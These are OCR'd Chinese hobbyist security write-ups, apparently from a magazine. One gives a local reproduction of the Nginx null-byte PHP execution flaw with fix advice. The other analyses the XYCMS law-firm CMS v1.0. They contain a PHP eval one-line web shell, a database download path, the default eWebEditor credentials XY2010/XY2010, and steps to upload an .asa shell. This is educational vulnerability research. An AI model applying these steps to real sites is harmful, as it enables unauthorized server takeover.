


图12

把插入了php代码的漏洞利用文件x.jpg放到网站根目录C:\nginx\html\下，用火狐浏览器访问http://127.0.0.1/x.jpg%00.ph，显示如图10，来到网站根目录C:\nginx\html\下，发现x.php已经生成了，里面的内容也是<?php eval($_POST[x]);?>，如图11。用lanker一句话PHP后门客户端3.0连接http://127.0.0.1/x.php，成功获得shell，如图12。

三、漏洞的修复

由于漏洞影响的版本为：0.5.*，0.6.*，0.7 <= 0.7.65，0.8 <= 0.8.37，而目前Nginx的最新版本为nginx-1.1.2，发布日期为2011年09月05日。可以看到存在漏洞的都是老版本的Nginx，把Nginx升级到最新版本就可以修复这个漏洞了。

声明：我验证Ngnix空字节可执行代码漏洞只是出于兴趣爱好，我只是在本机验证了这个漏洞，没有拿网络上的任何主机做测试，如果你也想验证这个漏洞也建议在本机搭建漏洞测试环境进行验证，如果有人利用本文介绍的方法拿网络上的主机进行验证，造成的任何后果与本文作者无关。

文中用到的软件nginx-0.8.17和php-5.3.8-Win32-VC9-x86都给出了下载地址，考虑到文件比较大，就不打包给大家了，想本机搭建漏洞验证环境的可以自己去下载。

简单分析XYCMS律师事务所建站系统v1.0的安全性

txcbg

前几天闲来无事，到中国站长站下载了一套叫XYCMS律师事务所建站系统 v1.0的网站程序来学着分析下程序的漏洞，虽然我是个菜鸟，还真发现了几个安全问题。

一、数据库下载漏洞

我把XYCMS律师事务所建站系统 v1.0在我虚拟机里的Windows 2003系统中用IIS把网站运行了起来，访问地址为http://127.0.0.1/，如图1。




图1

网站的数据库文件默认的是xydata目录下的xycms.mdb，如果管理员没有修改默认的数据库文件的名字和存放数据库文件的目录的话就可以下载数据库了，比如我虚拟机里的演示网站都是默认的，访问http://127.0.0.1/xydata/xycms.mdb就可以下载网站的数据库文件了，如图2。打开下载回来的数据库文件，却没发现存放管理员用户名和密码的表，如图3。




图2




图3

通过查看登录验证文件loginpass.asp的源代码发现如下代码：

```
select * from admin_user where admin='"&admin&"' and password='"&password&
```

通过代码可以知道存在admin_user这个表，但为什么在图3中却看不到admin_user这个表呢？为了确认存在admin_user这个表，我执行了如下SQL查询语句：

```
select * from admin_user
```

执行后的结果如图4，说明确实存在admin_user这个表。（在Microsoft Office Access 2003中执行SQL语句的步骤为：在“对象”中选择“查询”，新建-->设计视图-->关闭-->在灰白处右键然后选择“SQL视图”。）




图4

为什么明明存在admin_user这个表在图3中却看不到呢？到网上查了下，说是在Microsoft Office Access中可以隐藏表，难道是隐藏了？在Microsoft Office Access 2003中打开“工具”菜单下的“选项”，然后来到“视图”选项卡，“显示”对象中勾选“隐藏对象”，点“确定”按钮后admin_user表出来了，如图5，看来admin_user表是被程序的作者隐藏了。打开表admin_user后就可以得到管理员的用户名和密码了，密码是经过MD5算法加密过的32位密文，只要密码不是很复杂，在在线破解网站一般都能破解出来。得到密码后就可以进后台了，至于进后台后怎么获得shell，

待会儿再说。




图5

这个数据库下载漏洞很低级，稍有安全意识的网站管理员会给数据库文件改名或修改存放数据库文件的目录来防范这个漏洞。

二、编辑器默认管理员用户名密码漏洞

通过查看XYCMS律师事务所建站系统 v1.0的源代码，发现XYCMS律师事务所建站系统 v1.0用的是eWebEditor编辑器，在网站的system\xyeWebEditor\目录下，但不存在admin，admin的常见默认用户名和密码，也不存在数据库文件ewebeditor.mdb。XYCMS律师事务所建站系统 v1.0用的eWebEditor编辑器的后台登录地址是http://127.0.0.1/system/xyeWebEditor/admin/login.asp，如图6，与常见的红色的eWebEditor编辑器的后台登录页面明显不同吧。尝试了几个弱口令都不对，看了下登录文件login.asp的源代码，发现包含了system\xyeWebEditor\asp\目录下的文件config.asp，在config.asp文件中找到了默认的管理员用户名XY2010和密码XY2010，如图7。




图6

由于XYCMS律师事务所建站系统 v1.0所用的eWebEditor编辑器所在的目录比较特殊，不容易被找到，再加上用户名密码也不是admin，admin；admin，admin888等弱口令，又不能通过下载数据库文件获得管理员的用户名和密码，不是下载了XYCMS律师事务所建站系统 v1.0的源代码进行过分析的人几乎不可能知道这个漏洞，因此这个漏洞被利用的可能性小，因此这个漏洞被网站管理员注意到的可能性也小。如果管理员没有修改默认的管理员的用户名和密码，也没有删除后台页面，用默认的管理员用户名XY2010和密码XY2010就可以登录eWebEditor的后台了。进了后台拿shell就是老方法了。复制一个样式，允许上传文件类型添加asa格式，通过预览样式直接上传asa格式的shell。得到上传文件/uploadfile/201109/20110911134442421.asa，用lake2的eval最小马发送端连接http://127.0.0.1/uploadfile/201109/20110911134442421.asa；得到shell，如图8。

